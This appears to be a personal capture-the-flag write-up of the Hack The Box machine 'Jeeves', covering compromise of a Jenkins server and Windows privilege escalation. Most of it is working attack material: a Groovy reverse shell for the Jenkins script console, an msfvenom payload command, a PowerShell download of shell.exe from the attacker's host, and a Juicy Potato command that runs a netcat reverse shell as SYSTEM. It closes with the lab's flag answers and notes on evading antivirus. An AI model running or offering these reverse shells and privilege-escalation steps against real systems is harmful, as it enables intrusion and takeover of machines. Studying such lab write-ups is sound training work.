Jeeves

Resolution summary

- dir /r
- juicy potato is a bitch

Improved skills

- Manual exploit explotation
- potato attacks

Used tools

- nmap
- gobuster
- juicy potato

Information Gathering

Scanned all TCP ports:


```
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
50000/tcp open  ibm-db2
```


DO ENUM CORRECTLY, JUST LIKE IPPSEC DID:

Enumeration


Port 80 - HTTP (Microsoft IIS httpd 10.0)


Nothing interesting, just a scam to dezorient you





It is a picture XD:






Port 50000 - HTTP (Jetty 9.4.z-SNAPSHOT, Jenkins ver. 2.87)

do enum correctly,use different wordlists

```
┌──(root㉿kali)-[/home/kali/hackthebox/Jeeves]
└─# gobuster dir -u http://10.10.10.63:50000 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Completing file
apache-user-enum-1.0.txt                  directory-list-1.0.txt
directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt                  directory-list-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
directories.jbrofuzz                      directory-list-2.3-small.txt
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/Jeeves]
└─# gobuster dir -u http://10.10.10.63:50000/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.63:50000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
```

```
/askjeeves            (Status: 302) [Size: 0] [--> http://10.10.10.63:50000/askjeeves/]
```




Jenkins ver. 2.87 Exploitation - reverse shell


Reverse shell - remote connection from jenkins script console

http://10.10.10.63:50000/askjeeves/script

other groovy scripts:
https://coldfusionx.github.io/posts/Groovy_RCE/




```
String host='10.10.16.3';
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(
pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



Privilege Escalation


Local Enumeration

```
C:\Windows\Temp>whoami
whoami
jeeves\kohsuke

C:\Windows\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

```
C:\Windows\Temp>systeminfo
systeminfo

Host Name:                 JEEVES
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.10586 N/A Build 10586
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00331-20304-47406-AA297
Original Install Date:     10/25/2017, 4:45:33 PM
System Boot Time:          3/25/2024, 6:53:50 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,106 MB
Virtual Memory: Max Size:  2,687 MB
Virtual Memory: Available: 1,646 MB
Virtual Memory: In Use:    1,041 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 10 Hotfix(s) Installed.
                           [01]: KB3150513
                           [02]: KB3161102
                           [03]: KB3172729
                           [04]: KB3173428
                           [05]: KB4021702
```

```
root@kali:~# ./windows-exploit-suggester.py --database 2020-04-17-mssb.xls --sys
teminfo sysinfo.txt
```

Windows Exploit suggester; a huge amount of potato attacks:



Privilege Escalation vector - Rotten potato potato Attack via metasploit

But it did:


https://github.com/k4sth4/Juicy-Potato

Potato attacks overwiev:
https://jlajara.gitlab.io/Potatoes_Windows_Privesc#juicyPotato

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f exe
> shell.exe
```

Jenkins file Transfer:

```
def process = "powershell -command Invoke-WebRequest
'http://10.10.16.5:8000/shell.exe' -OutFile shell.exe".execute();
println("${process.text}");
```



i didn't use shell.exe, it got cought by windows 10

NETCAT instead


```
11/03/2017  10:33 PM                64 secret.key
11/03/2017  10:33 PM                 0 secret.key.not-sc
t
12/24/2017  03:47 AM    <DIR>          secrets
03/25/2024  08:00 PM             7,168 shell.exe
11/08/2017  09:52 AM    <DIR>          updates
11/03/2017  10:33 PM    <DIR>          userContent
11/03/2017  10:33 PM    <DIR>          users
11/03/2017  10:47 PM    <DIR>          war
11/03/2017  10:43 PM    <DIR>          workflow-libs
              25 File(s)     75,114,510 bytes
              12 Dir(s)   2,673,680,384 bytes free

C:\Users\Administrator\.jenkins>
```


```
┌──(root㉿kali)-[/home/…/Jeeves/truepotato/Juicy-Potato/x64]
└─# ls
jp.exe  shell.exe
```

Juicy potato explotation:

```
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\\Users\\kohsuke\\Desktop\\nc.exe -e cmd.exe 10.10.16.5 443" -t * -c
{659cdea7-489e-11d9-a9cd-000d56965251}
```

```
c:\Users\kohsuke\Desktop>jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c c:\\Users\
\kohsuke\\Desktop\\nc.exe -e cmd.exe 10.10.16.5 443" -t * -c {659cdea7-489e-11d9-a9cd-000d
56965251}
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c c:\\Users\\kohsuke\\Desktop\\nc.exe
 -e cmd.exe 10.10.16.5 443" -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 443
......
[+] authresult 0
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

c:\Users\kohsuke\Desktop>whoami
```





Alternatywne strumienie danych w systemie plików NTFS pozwalają na przechowywanie dodatkowych danych w jednym pliku, które nie są widoczne w standardowy sposób, tj. nie są uwzględnione w normalnym wyświetlaniu plików. Zwykle te alternatywne strumienie danych są wykorzystywane przez system operacyjny lub różne aplikacje do przechowywania metadanych lub dodatkowych informacji.

Komenda `dir /r` jest używana w systemie Windows, aby wyświetlić alternatywne strumienie danych plików w danym katalogu.

```
c:\Users\Administrator\Desktop>dir /r
dir /r
 Volume in drive C has no label.
```

```
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,669,932,544 bytes free

c:\Users\Administrator\Desktop>type hm.txt:root.txt:$DATA
type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.

c:\Users\Administrator\Desktop>more <hm.txt:root.txt> newroot.txt
more <hm.txt:root.txt> newroot.txt

c:\Users\Administrator\Desktop>type newroot.txt
type newroot.txt
afbc5bd4b615a60648cec41c6ac92530

c:\Users\Administrator\Desktop>
```

```
type hm.txt:root.txt:$DATA
more < hm.txt:root.txt > newroot.txt
type newroot.txt
```

Trophy & Loot

user.txt

```
e3232272596fb47950d59c4cf1e7066a
```

root.txt

```
afbc5bd4b615a60648cec41c6ac92530
```

Archive

I tried to get root flag with a lot of ways.
I had a problem with:

- transfering cmd files while certutil is not enabled, and shell is limited
- bypass defender, AV avasion

